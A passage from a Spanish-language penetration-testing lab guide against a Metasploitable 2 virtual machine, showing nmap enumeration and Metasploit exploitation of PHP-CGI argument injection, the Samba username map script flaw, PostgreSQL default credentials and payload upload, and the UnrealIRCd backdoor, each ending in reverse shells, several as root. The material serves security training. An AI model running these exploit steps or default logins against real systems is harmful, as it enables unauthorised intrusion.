
```
nmap -p 80 --script http-enum 192.168.118.129
```

```
(ozone@kali)-[~]
$ nmap -p 80 --script http-enum 192.168.118.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-31 16:53 -0300
Nmap scan report for 192.168.118.129
Host is up (0.00038s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
| /tikiwiki/: Tikiwiki
| /test/: Test page
| /phpinfo.php: Possible information file
| /phpMyAdmin/: phpMyAdmin
| /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
| /icons/: Potentially interesting folder w/ directory listing
|_ /index/: Potentially interesting folder
MAC Address: 00:0C:29:CD:40:B9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 12.69 seconds
```

Y de inmediato hay uno que llama mi atención por lo que abriremos ese enlace en el navegador.



PHP Version 5.2.4-2ubuntu5.10



System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

Con la versión de php identificada y la versión del Server API podemos buscar si existe alguna vulnerabilidad asociada. Al buscar en internet di con este link que da cuenta de una vulnerabilidad (CVE-2012-1823) asociada a las versiones de php anteriores a la 5.3.12, (el link <https://www.welivesecurity.com/la-es/2012/05/09/grave-vulnerabilidad-php-cgi-parte-i/>). Por lo que ahora sabemos que si hay una vector de ataque asociado al **CGI**.

¿Pero que es eso del Server API y lo de CGI?

Básicamente una API es el método que usa el servidor web (Apache) para comunicarse con el lenguaje de programación (PHP), por decirlo de alguna forma es el mesero que lleva nuestra orden a la cocina. Esto es importante porque nos indica que PHP no es parte del servidor, sino un programa externo que se llama cada vez que alguien entra a la web (espero se entienda). Ahora, y de acuerdo a lo que vemos en el enlace anterior, esa versión específica de "comunicador" (CGI) tiene un error de diseño: permite que cualquier usuario mande comandos de configuración a través de la URL (lo que escribimos en el navegador) porque el servidor no sabe distinguir entre una "petición web" y una "orden al sistema".

Explotando con la herramienta metasploitable.

Una vez abierta la consola de metasploitable con **msfconsole** vamos a buscar con

search php cgi

y podemos ver cómo nos aparecen opciones para inyectar,

```
21 \_ target: Windows CMD
22 exploit/linux/http/netgear_r7000_cgi_bin_exec 2016-12-06 excellent
Netgear R7000 and R6400 cgi-bin Command Injection
23 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent
PHP CGI Argument Injection
24 exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577 2024-06-06 excellent
PHP CGI Argument Injection Remote Code Execution
25 \_ target: Windows PHP
```

En este caso le diré **use 23** porque la numero 24 es para Windows.

Con **show options** revisaremos los parámetros a configurar:

```
msf exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):



| Name        | Current Setting | Required | Description                                                                                                                                                                                         |
|-------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| PLESK       | false           | yes      | Exploit Plesk                                                                                                                                                                                       |
| Proxies     |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni                                                                               |
| RHOSTS      |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT       | 80              | yes      | The target port (TCP)                                                                                                                                                                               |
| SSL         | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                                                                                                          |
| TARGETURI   |                 | no       | The URI to request (must be a CGI-handled PHP script)                                                                                                                                               |
| URIENCODING | 0               | yes      | Level of URI URIENCODING and padding (0 for minimum)                                                                                                                                                |
| VHOST       |                 | no       | HTTP server virtual host                                                                                                                                                                            |



Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.0.38    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf exploit(multi/http/php_cgi_arg_injection) > █
```

Ojo... en mi caso me reconoce como LHOST la dirección ip de la interfaz que tengo configurada en modo BRIDGE, por lo tanto debo cambiarla a la misma red en la que tengo configurada la maquina metasploitable2, que es HOST ONLY, de otro modo jamás se verían.

```
msf exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.118.129
RHOSTS => 192.168.118.129
msf exploit(multi/http/php_cgi_arg_injection) > set lhost 192.168.118.128
lhost => 192.168.118.128
msf exploit(multi/http/php_cgi_arg_injection) > set TARGETURI /phpinfo.php
TARGETURI => /phpinfo.php
msf exploit(multi/http/php_cgi_arg_injection) > █
```

Después de correr el exploit podemos ver que ya tenemos una sesión abierta de **meterpreter**, tras lanzar un par de comandos podemos verificar que somos el usuario **www-data** y no **root**, por lo que desde aquí debería corresponder el inicio de la escalada de privilegios, pasos que escapan a este laboratorio, pero ya tenemos un pie adentro.

```
msf exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 192.168.118.128:4444
[*] Sending stage (42137 bytes) to 192.168.118.129
[*] Meterpreter session 1 opened (192.168.118.128:4444 → 192.168.118.129:35367) at 2026-04-01 11:56:51 -0300

meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Architecture : i686
Meterpreter  : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > 
```



9. Explotando puerto 139 y 445 (Samba)

¿Qué es Samba y por qué es vulnerable?

Samba es una implementación de código abierto del protocolo **SMB (Server Message Block)** que permite la interoperabilidad entre sistemas tipo Unix (como Linux o macOS) y sistemas Windows. Básicamente, es lo que permite que una computadora con Linux comparta archivos o impresoras con una red de Windows, actuando incluso como un controlador de dominio.

Aunque Samba es una herramienta robusta y esencial, su arquitectura y la complejidad del protocolo **SMB** lo exponen a ciertos riesgos de seguridad:

- **Complejidad del protocolo SMB:** SMB es un protocolo antiguo y extremadamente denso. Implementar todas sus funciones en un entorno diferente al original (*Windows*) es un reto técnico enorme, lo que aumenta las probabilidades de errores en el código que los atacantes pueden explotar.
- **Permisos y configuraciones erróneas:** Al ser tan flexible, es común que los administradores configuren mal los permisos de acceso. Esto puede permitir que usuarios no autorizados lean, modifiquen o borren archivos críticos en el servidor.
- **Ejecución de código en red:** Históricamente, algunas versiones de Samba han tenido vulnerabilidades de *buffer overflow*. Esto permite que un atacante envíe paquetes maliciosos para ejecutar comandos con privilegios de administrador sin necesidad de una contraseña.
- **Exposición en redes públicas:** Muchas organizaciones dejan el puerto 445 (usado por SMB/Samba) abierto a internet. Esto lo convierte en un blanco fácil para ataques de fuerza bruta o escaneos automáticos de vulnerabilidades conocidas.

Casos famosos de vulnerabilidades

- **SambaCry:** Similar al famoso *WannaCry* de Windows, esta vulnerabilidad permitía a un atacante subir una librería compartida a un servidor Samba con acceso de escritura y ejecutarla remotamente.

- **Badlock:** Un fallo descubierto en 2016 que permitía ataques de "hombre en el medio" (Man-in-the-Middle), donde un atacante podía interceptar y modificar el tráfico entre el cliente y el servidor.

¿Cómo protegerse?

- **Mantenerlo actualizado:** La mayoría de las vulnerabilidades críticas se parchan rápidamente en las versiones más recientes.
- **Limitar el acceso:** Nunca expongas los puertos de Samba directamente a internet; usa una VPN para acceso remoto.
- **Principio de menor privilegio:** Configura los compartidos para que los usuarios solo tengan acceso a lo estrictamente necesario.

Por lo tanto en lo específico tenemos la siguiente información:

Samba usa el protocolo **SMB** (Server Message Block).

- El puerto **139** es el antiguo (NetBIOS).
- El puerto **445** es el moderno (SMB directo sobre TCP).

9.1 Identificación

Primero, confirmaré si samba esta abierto y qué versión esta utilizando. En Kali ejecuto:

```
nmap -p 139,445 -sV 192.168.118.129
```

```
(ozone@kali)-[~]
$ nmap -p 139,445 -sV 192.168.118.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-01 13:17 -0300
Nmap scan report for 192.168.118.129
Host is up (0.00032s latency).

PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: [REDACTED] (VMware)
```

Podemos ver en la imagen que me da un resultado parcial, la versión de samba esta entre la 3.x y la 4.x, esto no es malo pero necesito algo más específico para buscar vulnerabilidades asociadas. Por lo tanto ajustaremos un poco mas nuestro nmap para que utilice un script que puede averiguar la información que necesito.

```
nmap -p 139,445 --script smb-os-discovery 192.168.118.129
```

```
(ozone@kali)-[~]
$ nmap -p 139,445 --script smb-os-discovery 192.168.118.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-01 13:22 -0300
Nmap scan report for 192.168.118.129
Host is up (0.00032s latency).

PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: [REDACTED] (VMware)

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-04-01T12:23:10-04:00

Nmap done: 1 IP address (1 host up) scanned in 2.21 seconds
```


Ahora si tenemos la versión exacta de **Samba 3.0.20-Debian**. Si buscamos en internet podemos ver en la página del NIST que hay una vulnerabilidad registrada asociada a esta versión de Samba, <https://nvd.nist.gov/vuln/detail/CVE-2007-2447>. Específicamente se hace referencia al uso de un script "*Username Map Script*". **¿Pero que es este script?**. Imaginemos que Samba tiene una *repcionista* (el proceso que pide el nombre de usuario para entrar).

1. **Lo normal:** Le decimos "*Soy Juan*" y la recepcionista busca a "*Juan*" en su lista.
2. **El script:** El administrador puede configurar una regla especial (el *Username Map Script*) que dice: "*Antes de buscar al usuario en la lista, pásale el nombre que te den a este pequeño programa para que lo limpie o lo transforme*".
3. **El fallo:** La recepcionista es tan descuidada que si le decimos que nuestro nombre es **Juan; comando_hacker**, ella le pasa **todo eso junto** al sistema operativo.

El sistema operativo ve el punto y coma (;) y piensa: "*Ah, primero tengo que atender a Juan y luego tengo que ejecutar comando_hacker*". **Ese es el error de diseño.**

Laboratorio de Tecnologías de la Información

BASE DE DATOS NACIONAL DE VULNERABILIDAD

NIST NATIONAL VULNERABILITY DATABASE NVD

VULNERABILIDADES

Detalles de CVE-2007-2447

DIFERIDO

Este registro CVE no se está priorizando para los esfuerzos de enriquecimiento de NVD debido a problemas de recursos u otras preocupaciones.

Descripción

La funcionalidad MS-RPC en smbd en Samba 3.0.0 a 3.0.25rc3 permite a atacantes remotos ejecutar comandos arbitrarios a través de metacaracteres de shell que involucran la función (1) SamrChangePassword, cuando la opción smb.conf "username map script" está habilitada, y permite a usuarios remotos autenticados ejecutar comandos a través de metacaracteres de shell que involucran otras funciones MS-RPC en la administración de (2) impresora remota y (3) recurso compartido de archivos.

Métrica Versión CVSS 4.0 Versión CVSS 3.x Versión CVSS 2.0

Los esfuerzos de enriquecimiento de NVD hacen referencia a información disponible públicamente para asociar cadenas vectoriales. También se muestra información CVSS aportada por otras fuentes.

INFORMACIÓN RÁPIDA

Entrada del diccionario CVE:
[CVE-2007-2447](#)

Fecha de publicación en NVD:
14/05/2007

Última modificación en NVD:
04/11/2025

Fuente:
Red Hat, Inc.

Por lo tanto ahora utilizaremos metasploitable.

9.2 Explotando con metasploitable.

Entramos a la consola de metasploitable y buscamos exploits asociados a samba. Por ejemplo yo busque con los términos *samba* y *user* (de acuerdo a la información de la vulnerabilidad).

```
msf > search samba user
```

Matching Modules				
#	Name Description	Disclosure Date	Rank	Check
0	exploit/unix/webapp/citrix_access_gateway_exec Citrix Access Gateway Command Execution	2010-12-21	excellent	Yes
1	exploit/windows/smb/group_policy_startup Group Policy Script Execution From Shared Resource	2015-01-26	manual	No
2	_ target: Windows x86	.	.	.
3	_ target: Windows x64	.	.	.
4	exploit/unix/http/quest_kace_systems_management_rce Quest KACE Systems Management Command Injection	2018-05-31	excellent	Yes
5	exploit/multi/samba/usermap_script Samba "username map script" Command Execution	2007-05-14	excellent	No
6	exploit/linux/samba/setinfopolicy_heap Samba SetInformationPolicy AuditEventsInfo Heap Overflow	2012-04-10	normal	Yes
7	_ target: 2:3.5.11~dfsg-1ubuntu2 on Ubuntu Server 11.10	.	.	.
8	_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.10	.	.	.
9	_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.04	.	.	.
10	_ target: 2:3.5.4~dfsg-1ubuntu8 on Ubuntu Server 10.10	.	.	.
11	_ target: 2:3.5.6~dfsg-3squeeze6 on Debian Squeeze	.	.	.
12	_ target: 3.5.10-0.107.el5 on CentOS 5	.	.	.
13	exploit/linux/samba/chain_reply Samba chain_reply Memory Corruption (Linux x86)	2010-06-16	good	No
14	_ target: Linux (Debian5 3.2.5-4lenny6)	.	.	.
15	_ target: Debugging Target	.	.	.

Como se puede ver hay un exploit que sirve para esta vulnerabilidad que precisamente dice "username map script". Vamos a utilizarlo.

use 5 y a continuación **show options** y configuramos las opciones y lanzamos

```
msf exploit(multi/samba/usermap_script) > set lhost 192.168.118.128
lhost => 192.168.118.128
msf exploit(multi/samba/usermap_script) > set rhosts 192.168.118.129
rhosts => 192.168.118.129
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.118.128:4444
[*] Command shell session 1 opened (192.168.118.128:4444 -> 192.168.118.129:53503) at 2026-04-01 15:55:05 -0300

whoami
root
hostname
metasploitable
ip -4 a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    inet 127.0.0.1/8 scope host lo
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    inet 192.168.118.129/24 brd 192.168.118.255 scope global eth0
```

El exploit funcionó, como se puede ver, la vulnerabilidad permite acceso como usuario **root**.

La gran diferencia con el puerto 80

En el puerto 80 (PHP), éramos el usuario **www-data** (un usuario con pocos permisos). En Samba, debido a cómo corre el servicio, entramos directamente como **root**.

10. Explotando el puerto 5432 (PostgreSQL)

PostgreSQL es un Sistema de Gestión de Bases de Datos Relacionales (RDBMS por sus siglas en ingles) de código abierto. Es un software diseñado para almacenar, organizar y consultar grandes volúmenes de datos de manera estructurada. Utiliza el lenguaje SQL (*Structured Query Language*) para interactuar con esos datos.

Componentes clave

Componente	Función
Tablas	Donde se guarda la información en filas (registros) y columnas (campos).
Query	Una instrucción escrita en SQL para pedir, insertar o borrar datos.
Role	El sistema de usuarios y permisos. Determina quién puede ver o modificar qué.
Puerto 5432	El punto de enlace estándar por el cual el software recibe conexiones de red.

Ahora vamos a identificar que versión de sql tenemos y revisar si hay vulnerabilidades conocidas para esa versión.

```
nmap -p 5432 -sV 192.168.118.129
```

```
(ozone@kali)-[~]
$ nmap -p 5432 -sV 192.168.118.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-01 16:08 -0300
Nmap scan report for 192.168.118.129
Host is up (0.00028s latency).

PORT      STATE SERVICE      VERSION
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
MAC Address: 00:0C:29:CD:40:B9 (VMware)
```

El scan nos muestra que tenemos una versión que esta entre la 8.3.0 – 8.3.7

Para ver si podemos obtener la versión oficial, aun cuando yo creo que con esta información ya tenemos para buscar algo en metasploitable, probemos lo siguiente:

```
psql -h 192.168.118.129 -U postgres
```

Cuando nos pida contraseña ingresamos **postgres**

¿Qué hace ese comando?

El comando **psql** es el cliente de terminal oficial para interactuar con bases de datos PostgreSQL.

- **psql**: Inicia el programa cliente en tu Kali.
- **-h 192.168.118.129**: Indica la dirección IP de la víctima a la que nos queremos conectar.
- **-U postgres**: Indica el usuario con el que intentamos iniciar sesión. En este caso, el *superusuario* por defecto.

Cuando ejecutamos esto, estamos intentando abrir un "túnel" de comunicación desde nuestro teclado hacia el motor de la base de datos en la Metasploitable 2 a través del puerto **5432**.

¿Cómo sabía que la contraseña era "postgres"?

En ciberseguridad, esto se llama **Default Credentials**. No es que lo "supiera" por magia, sino por tres razones técnicas:

1. **Configuración de fábrica**: Históricamente, muchos instaladores de PostgreSQL creaban un usuario del sistema llamado **postgres** y un usuario de base de datos con el mismo nombre. A menudo, la contraseña se dejaba igual que el usuario o simplemente vacía por comodidad del administrador.
2. **Documentación de Metasploitable 2**: Esta máquina virtual está diseñada específicamente para ser vulnerable. Una de sus vulnerabilidades intencionales es tener servicios con contraseñas que son iguales al nombre del usuario (*user:user*, *service:service*).
3. **Enumeración**: En una auditoría real, antes de probar suerte, un hacker usa un "diccionario" de contraseñas comunes. La combinación *postgres / postgres* es la primera en cualquier lista de ataques a este puerto.

Como se puede ver en la imagen a continuación la contraseña utilizada ingresamos por medio del puerto 5932, ahora para pedir la versión exacta ingresamos lo siguiente:

SELECT versión();

```
(ozone@kali)-[~]
$ psql -h 192.168.118.129 -U postgres
Password for user postgres:
psql (18.1 (Debian 18.1-2), server 8.3.1)
WARNING: psql major version 18, server major version 8.3.
        Some psql features might not work.
Type "help" for help.

postgres=# SELECT version();
              version
-----
PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
(1 row)

postgres=#
```

Para salir de la consola ingresamos \q

Y con esto podemos verificar que se trata de la versión 8.3.1 y ahora podemos ver si hay alguna vulnerabilidad para esa versión.

Con el numero de la versión puedo ir al sitio oficial de postgresql y confirmar el año de la versión. <https://www.postgresql.org/docs/8.3/release-8-3-1.html> y aparece año 2008.

Diferencia entre "Estar dentro" y "Hacer daño"

Lo que lograste recién fue una **autenticación exitosa**. Estás en la "recepción" de la base de datos.

Estado actual	Lo que podemos hacer ahora	Lo que NO podemos hacer todavía
Sesión SQL abierta	Ver tablas, borrar datos, leer contraseñas guardadas.	Ejecutar comandos de Linux, como ifconfig o whoami

Para pasar de esa consola de texto a una terminal real (donde sí podemos usar whoami), necesitamos usar un exploit que "rompa" la frontera entre la base de datos y el sistema operativo.

10.1 utilizando metasploit

Como ya hemos visto previamente a lo largo de la guía, desde la consola de metasploitable buscaremos algún exploit que nos sirva, por esto utilizo `search type:exploit name:postgres`, ¿cómo saber cuál elegir?, básicamente el criterio es un descarte, estamos atacando una maquina Metasploitable2 que corre sobre Linux por lo que las que dicen Windows de inmediato quedan descartadas y el siguiente criterio es el año, como vimos previamente la versión de postgresql 8.3.1 corresponde al año 2008 y el que mas se acerca siendo Linux es el numero 6 como indica la imagen, además que en Rank dice “*excellent*”.

```
msf > search type:exploit name:postgres
```

Matching Modules

#	Name	Disclosure Date	Rank	Check
0	exploit/multi/postgres/postgres_copy_from_program_cmd_exec PostgreSQL COPY FROM PROGRAM Command Execution	2019-03-20	excellent	Yes
1	_ target: Automatic	.	.	.
2	_ target: Unix/OSX/Linux	.	.	.
3	_ target: Windows - PowerShell (In-Memory)	.	.	.
4	_ target: Windows (CMD)	.	.	.
5	exploit/multi/postgres/postgres_createlang PostgreSQL CREATE LANGUAGE Execution	2016-01-01	good	Yes
6	exploit/linux/postgres/postgres_payload PostgreSQL for Linux Payload Execution	2007-06-05	excellent	Yes
7	_ target: Linux x86	.	.	.
8	_ target: Linux x86_64	.	.	.
9	exploit/windows/postgres/postgres_payload PostgreSQL for Microsoft Windows Payload Execution	2009-04-10	excellent	Yes
10	_ target: Windows x86	.	.	.
11	_ target: Windows x64	.	.	.

Configuramos las opciones y lanzamos... podemos ver como tenemos acceso a una terminal de *meterpreter*.

```
msf exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.118.129
RHOSTS => 192.168.118.129
msf exploit(linux/postgres/postgres_payload) > set LHOST 192.168.118.128
LHOST => 192.168.118.128
msf exploit(linux/postgres/postgres_payload) > explode
[-] Unknown command: explode. Did you mean exploit? Run the help command for more details.
msf exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.118.128:4444
[*] 192.168.118.129:5432 - 192.168.118.129:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by
GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 192.168.118.129:5432 - Uploaded as /tmp/DlKwhmXV.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.118.129
[*] Meterpreter session 1 opened (192.168.118.128:4444 -> 192.168.118.129:40136) at 2026-04-01 17:43:
08 -0300

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: postgres
meterpreter > 
```



11. Explotando Port 6667 (UnrealIRCd)

El puerto **6667** en Metasploitable 2 corre un servicio llamado **UnrealIRCd**. Este es uno de los casos más famosos en la historia de la ciberseguridad porque no se trata de un error de programación accidental, sino de una **puerta trasera (backdoor)** insertada por atacantes en el código fuente oficial.

¿Qué es IRC (Internet Relay Chat)?

IRC es un protocolo de comunicación en tiempo real basado en texto, imaginémoslo como el abuelo de Slack o Discord. Los usuarios se conectan a un servidor (como este UnrealIRCd) y entran en "canales" para chatear. En 2009, alguien hackeó los servidores donde se distribuía el software de UnrealIRCd y reemplazó el archivo legítimo por uno que contenía un código malicioso oculto. El código malicioso oculto permitía a cualquiera ejecutar comandos en el servidor si enviaba una palabra clave específica. Si enviabas la cadena AB seguida de un comando de Linux al servidor, este lo ejecutaba inmediatamente con los permisos del usuario que corría el chat. El impacto fue la ejecución remota de comandos (RCE) sin necesidad de usuario, contraseña o exploits complejos de memoria. Es simplemente enviar un texto "mágico".

Vamos a confirmar su existencia con

```
nmap -p 6667 -sV 192.168.118.129
```

```
(ozone@kali)-[~]
$ nmap -p 6667 -sV 192.168.118.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-01 19:55 -0300
Nmap scan report for 192.168.118.129
Host is up (0.00051s latency).

PORT      STATE SERVICE VERSION
6667/tcp  open  irc      UnrealIRCd
MAC Address: 00:0C:29:CD:40:B9 (VMware)
Service Info: Host: irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.39 seconds
```


Ahora vamos directo a metasploitable, tras hacer los pasos de siempre, buscar en la consola de metasploit con search unrealirc y elegir el exploit...

```
msf > search unrealirc

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent No      UnrealIRCd 3.2.8
.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Podemos ver como nos encontramos con un error al momento de lanzar el exploit

```
msf > use 0
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      no               no        The local client address
CPORT      no               no        The local client port
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
           . Supported proxies: socks4, socks5, socks5h, http, sapni
RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      6667             yes       The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic Target

View the full module info with the info, or info -d command.

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.118.129
RHOSTS => 192.168.118.129
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[-] 192.168.118.129:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Básicamente nos está diciendo que ningún payload ha sido seleccionado... cuando nos sucede este error debemos asignar manualmente una “carga maliciosa” o payload.

11.1 Cambiar o elegir PAYLOADS en Metasploitable

Lo primero que tenemos que saber es que payloads tenemos disponibles para la herramienta que estamos utilizando así que en la misma herramienta ingresamos

`show payloads`

Este comando filtrará una lista de todos los payloads que técnicamente pueden funcionar con el exploit de UnrealIRCd. Veremos una lista larga, pero aquí está el truco para elegir:

- Si el exploit es para Unix/Linux: Buscar los que empiecen por *cmd/unix/...* o *linux/x86/...*
- Si queremos una terminal simple: Usar *cmd/unix/reverse*.
- Si queremos una terminal avanzada: Usar *linux/x86/meterpreter/reverse_tcp*.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[-] 192.168.118.129:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/adduser	.	normal	No	Add user with user
1	payload/cmd/unix/bind_perl	.	normal	No	Unix Command Shell
2	payload/cmd/unix/bind_perl_ipv6	.	normal	No	Unix Command Shell
3	payload/cmd/unix/bind_ruby	.	normal	No	Unix Command Shell
4	payload/cmd/unix/bind_ruby_ipv6	.	normal	No	Unix Command Shell
5	payload/cmd/unix/generic	.	normal	No	Unix Command, Gene
6	payload/cmd/unix/reverse	.	normal	No	Unix Command Shell
7	payload/cmd/unix/reverse_bash_telnet_ssl	.	normal	No	Unix Command Shell
8	payload/cmd/unix/reverse_perl	.	normal	No	Unix Command Shell
9	payload/cmd/unix/reverse_perl_ssl	.	normal	No	Unix Command Shell
10	payload/cmd/unix/reverse_ruby	.	normal	No	Unix Command Shell
11	payload/cmd/unix/reverse_ruby_ssl	.	normal	No	Unix Command Shell
12	payload/cmd/unix/reverse_ssl_double_telnet	.	normal	No	Unix Command Shell

En este caso seleccionaremos la terminal simple con

`set PAYLOAD cmd/unix/reverse`

y luego revisaremos nuevamente las opciones de la herramienta con `show options` podemos ver como las opciones se han actualizado.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CPORT            no        The local client address
  CPORT      Proxies          no        The local client port
  Proxies    RHOSTS           no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     192.168.118.129 yes        . Supported proxies: socks4, socks5, socks5h, http, sapni
  RPORT      6667             yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ---      -
  LHOST      192.168.118.128 yes        The listen address (an interface may be specified)
  LPORT      4444            yes        The listen port
```

Una vez lanzado el exploit ya tenemos acceso como usuario root.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.118.128
LHOST => 192.168.118.128
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.118.128:4444
[*] 192.168.118.129:6667 - Connected to 192.168.118.129:6667 ...
[*] :irc.Metasploitable.LAN NOTICE AUTH :** Looking up your hostname ...
[*] 192.168.118.129:6667 - Sending backdoor command ...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo JWtiptrTPwbtLctw;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "JWtiptrTPwbtLctw\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.118.128:4444 -> 192.168.118.129:35720) at 2026-04-01 20:32:00 -0300

whoami
root
hostnamectl
sh: line 8: hostnamectl: command not found
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


12. Explotación de Rlogin (Remote Login)

¿Qué es Rlogin?

Rlogin (Remote Login) es un antepasado de **SSH**. Se utiliza para iniciar sesión en otros hosts de **Unix** a través de una red. A diferencia de SSH, **rlogin no cifra la comunicación**. Todo lo que escribimos (incluyendo usuario y contraseña) viaja por la red en texto plano.

- **Protocolo:** Utiliza el puerto **513**.
